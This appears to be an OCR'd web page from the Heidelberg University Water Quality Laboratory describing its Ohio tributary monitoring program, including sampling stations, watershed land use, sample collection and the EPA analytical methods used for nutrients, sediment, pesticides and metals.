
Tributary loading programs are designed to measure how many tons of various kinds of pollutants move from watersheds through rivers to receiving waters, such as Lake Erie or the Ohio River. This program was launched in the mid-1970s to measure the total amounts of phosphorus entering Lake Erie from Ohio watersheds.

Within watersheds, pollutants are derived from two types of sources -- point sources, such as municipal and industrial discharges, and nonpoint sources, such as runoff from agricultural and urban landscapes. Point source dischargers are required to report the tons of pollutants that they discharge to streams and rivers.

Pollutants derived from nonpoint sources are quantified by measuring the total pollutant export from the watershed and subtracting the upstream point source inputs. For example, if the total export of phosphorus from a watershed in a particular year was 100 tons, and upstream point sources contributed 20 tons, then various nonpoint sources would have contributed 80 tons of phosphorus.



The WQL's tributary loading program provided major data inputs into the determination of an accurate phosphorus mass balance for Lake Erie. The mass balance led to the development of agricultural phosphorus reduction programs throughout the Lake Erie Basin.



Sampling Program Design


Calculation of pollutant export from watersheds requires information on both streamflow and pollutant concentrations. Thus, sampling stations are typically located at or near U.S. Geological Survey stream gaging stations.

Since most pollutant export occurs during storm runoff events, and, during runoff events, pollutant concentrations change rapidly, frequent sampling is required for accurate loading calculations. We use refrigerated automatic samplers that collect three samples per day at most of our sampling stations. Samples are returned weekly to our analytical laboratories. During storm runoff events, three samples per day are analyzed while during non-runoff periods, one sample per day is analyzed.

Analytical Program

Initially, the tributary monitoring program focused on nutrient and sediment transport in rivers. In the early 1980s, herbicide monitoring was added to the analytical program. The current analytical program covers the following major pollutants:

Suspended solids
Total phosphorus
Soluble reactive phosphorus
Nitrate+ nitrite nitrogen
Ammonia-nitrogen
Total Kjeldahl Nitrogen
Chloride
Conductivity
Sulfate
Silica
Fluoride
major herbicides, selected metals



Uses of the Data from the Ohio Tributary Monitoring Program

Planning Nonpoint Control Programs

Provided data for the Lake Erie phosphorus control programs -- 1980a/90s.
Provided data for the Lake Erie sediment control programs --1990s/2000s.
Data used for Total Maximum Daily Load Plans for the Cuyahoga and Sandusky basins.

Public Education for Nonpoint Programs


Provided data for public education programs to garner farmer support for phosphorus and sediment reduction programs.
Provided data for atrazine risk assessment in Ohio's public water supplies.
Supported an active environmental extension program, whereby WQL staff carried the results of their studies directly to the public.

Evaluating Program Effectiveness

Data used to document the effectiveness of agricultural phosphorus control programs.
Data used to track progress in nonpoint load reduction programs for Lake Erie (See State of the Lake Report, 2004, Lake Erie Quality Index, Ohio Lake Erie Commission).

Advancing Monitoring Science

Data used to develop, calibrate and evaluate nonpoint pollution models.
Data used to design more efficient monitoring programs for nutrients and pesticides.



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For a more complete list of publications by WQL staff, including papers and reports related to our pesticide monitoring program and our private well testing program, see:

http://www.heidelberg.edu/wql/publish.html.

1.b. Sampling Stations and Methods

The 2005 Water Year Sampling Program

Sampling is currently underway at the 11 stations shown on the adjacent map.

The monitoring program for the Maumee, Sandusky, Cuyahoga, Grand, Great Miami, Scioto, and Muskingum rivers is supported by the Ohio Department of Natural Resources, Division of Soil and Water Conservation. The program on the Vermilion River is supported as part of the USDA's Lake Erie CREP (Conservation Reserve Enhancement Program). The Michigan Department of Environmental Quality supports the sampling program on the River Raisin.

There are two smaller watershed stations in the Sandusky River Watershed. Rock Creek, the more northerly of the two stations, is currently the focus of a USDA CEAP (Conservation Effects Assessment Project) Grant to the Heidelberg Water Quality Laboratory. That grant supports the Rock Creek Monitoring Program. The Honey Creek station is supported by miscellaneous grants to the Water Quality Laboratory.

The Water Quality Laboratory operates a pesticide monitoring program that is "piggybacked " on the nutrient and sediment monitoring program. The pesticide monitoring program has been supported primarily by annual grants from pesticide manufacturers. Currently the Syngenta Corporation and Bayer Agrichemicals provide the bulk of that support.

Slightly more that 50% of the land area in Ohio is upstream from one of the sampling stations in the Ohio Tributary Monitoring Program.

Sampling Station Information

For each sampling station, the adjacent table lists the USGS Station Number, the drainage area, and the watershed land use.

River	Drainage Area above Station (sq.mi.)	Land use above station, by percent*			
		Agri-culture**	Urban	Wooded	Other***
River Raisin at Monroe, MI USGS 04176500	1,042	79.0	2.3	14.0	4.7
Maumee R. at Waterville USGS 04193500	6,330	89.9	1.2	7.3	1.6
Sandusky R. near Fremont USGS 04198000	1,253	84.1	0.9	13.0	2.0
Rock Creek at Tiffin USGS 04197170	34.6	82.0	0.9	16.1	1.0
Honey Creek at Melmore USGS 04197100	149	85.6	0.6	12.5	1.3
Vermilion R. at Mill Hollow USGS 04199500	262	71.4	0.7	25.9	2.0
Cuyahoga R. at Independence USGS 04208000	708	30.4	9.6	50.1	9.9
Grand R. at Painesville USGS 04212100	686	40.0	0.9	45.2	13.1
Muskingum R. at McConnelsville USGS 03150000	7,420	52.0	1.7	43.4	2.9
Scioto R. at Chillicothe USGS 03231500	3,854	80.2	4.6	12.9	2.3
Great Miami R. below Miamisburg USGS 03271601	2,685	82.1	4.7	10.3	2.9

* Source: ODNR Division of Real Estate and Land Management. River Raisin land use from USGS, Lake Erie NA'

** Includes open urban/suburban areas such as lawns

*** Includes shrub/scrub lands, open water, non-forested wetlands, barren ground


Sampling History at the Current Stations

The tributary loading program was started in 1974 to help determine the sources of phosphorus that had been identified as a major cause of water quality degradation in Lake Erie. The program indicated that control of municipal and industrial sources of phosphorus would be inadequate to restore Lake Erie and that nonpoint sources, such as agriculture, would have to be addressed. The program has subsequently been used to help design agricultural pollution abatement programs and evaluate their effectiveness.

The usefulness of the tributary loading data in supporting the assessment of agricultural pollution issues led to the program's expansion in 1996 to three major Ohio tributaries to the Ohio River.


Since its inception in 1974, many organizations have provided support for our tributary monitoring program. These include the Ohio Department of Natural Resources; the Army Corps of Engineers; the Great Lakes Program Office of the U.S. EPA; the Athen's (GA) Research Laboratory of the U.S. EPA; the Toledo Metropolitan Area Council of Governments; the U.S. Soil Conservation Service; the Ohio Lake Erie Protection Fund; the cities of Tiffin, Upper Sandusky and Bucyrus; the Rockefeller Foundation; and the Proctor and Gamble Corporation.

More than 88,000 samples have been collected through the 2004 Water Year at the currently operating sampling stations.



Number of samples analyzed at each station through the 2004 WY

Some of the USGS Sampling Stations with WQL Automatic Samplers




The Rock Creek USGS stream gage on the Heidelberg Campus across from the WQL labs in Gillmor Science Hall

The Maumee sampling station at the Bowling Green Water Treatment Plant intake.


The Sandusky River sampling station at Tindall Bridge near Fremont

The Honey Creek station at Melmore



Sample Collection


At weekly intervals new bases are taken to the sampling stations and the bases from the previous week are returned to the Water Quality Laboratory for analysis. WQL staff change the bases for the NW Ohio Stations while local observers change the bases at more distant sites and ship the samples at weekly intervals to the WQL.




Rock Creek


Submersible pumps in the streams provide a continuous supply of water for the sampling wells in the sampling stations.

Sandusky River



ISCO refrigerated samplers are used to collect three samples each day at all of the stations except the Muskingum and Raisin rivers. At those two rivers, local observers collect one sample per day. The samplers pump water from the sampling wells.






ISCO refrigerated samplers containing glass bottles are used to collect three samples per day from the Maumee, Sandusky, Honey Creek and Rock Creek stations during the April through August period. At other stations, two samples per week are collected for pesticide analysis by local observers during this time period.

Early Sampling Stations in the WQL Tributary Loading Program

The WQL has conducted sampling programs on several other streams and rivers in the Lake Erie Basin. Data and reports for these studies are available by request to the WQL.

The same sampling and analytical methods were used for these studies as described for the current studies.

The detailed network in the Sandusky River Watershed was used by the Army Corps of Engineers to develop models for phosphorus transport in river systems.



Number of samples analyzed at each station through the 2004 WY

1.c. Analytical Methods

Sample Preparation Overview

Analyses of total phosphorus and Total Kjeldahl nitrogen are done on whole water samples that include both dissolved and particulate materials (i.e. suspended solids). Analyses of the remaining nutrients are done on filtrates that have passed through a 0.45 micron membrane filter.

Pesticide analyses are completed following solid phase extraction of whole water samples. For the immunoassay procedures, whole water samples are used.

For the metals analysis, whole water samples are digested with nitric/hydrochloric acid and decanted prior to analysis.

Analytical Procedures

The specific methods currently used in the tributary loading program are shown in the adjacent table. In the early days of the program, all nutrients were done using Autoanalyzer II systems. Subsequently, we shifted to Technicon TRACCS systems for all but TP and TKN. Later, the anions were switched to Dionex Ion Chromatography.


Analytical Group	Equipment	Method Reference*
Suspended Sediment	Mettler Balance	EPA Method 160.2
Nutrients and major ions		
Total phosphorus	Technicon AAII	EPA Method 365.3
Total Kjeldahl nitrogen	Technicon AAII	EPA Method 351.2
Ammonia nitrogen	Technicon TRAACS	EPA Method 350.1
Soluble reactive phosphorus	Technicon TRAACS	EPA Method 365.3
Silica	Technicon TRAACS	EPA Method 370.1
Specific Conductance	Technicon TRAACS	EPA Method 120.1
Nitrate nitrogen	Dionex Ion Chromatograph	EPA Method 300.1
Nitrite nitrogen	Dionex Ion Chromatograph	EPA Method 300.1
Chloride	Dionex Ion Chromatograph	EPA Method 300.1
Fluoride	Dionex Ion Chromatograph	EPA Method 300.1
Sulfate	Dionex Ion Chromatograph	EPA Method 300.1
Current generation pesticides EPTC, Butylate Phorate, Simazine Atrazine, Terbufos Fonofos, Metribuzin Alachlor, Linuron Metolachlor, Chlorpyrifos Cyanazine, Pendamethalin Acetochlor	Gas Chromatography/ Mass Spectroscopy (GC/MS) using a Varian Saturn II	EPA Draft Method 507, solid phase extraction
Current generation herbicides Atrazine, Alachlor Metolachlor, Cyanazine	Immunoassay, Ohmicron RPA1 reader and tubes	Ohmicron Methods
Metals (major) Calcium, Magnesium Sodium, Potassium Strontium, Barium Aluminum, Iron Trace metals Copper, Cadmium Lead, Manganese Zinc	Varian Liberty 100 ICP, with ultrasonic nebulizer	Standard Methods for the Examination of Water and Wastewater, 17th edition, Method 3120

*Methods for Analysis of Water and Wastes, EPA 600/4-79-020, Cincinnati, OH, 1979


Some Views of the WQL's Analytical Equipment and Laboratories

Since the onset of its tributary loading programs, the WQL has used automated analytical systems for analysis of nutrients and subsequently for pesticides and metals. In the early years of the program, bookkeeping was done manually. However, relatively early in its history, the WQL switched to electronic transfer of all analytical data to its computer data base. Several components of our quality control program are also automated, either by the commercial software that accompanies the analytical equipment or by software developed within the WQL.


In December 2004, the WQL moved into laboratories on the third floor of the newly constructed Gillmor Science Hall. Previously, the laboratory had occupied space in the basement of Bareis Hall.



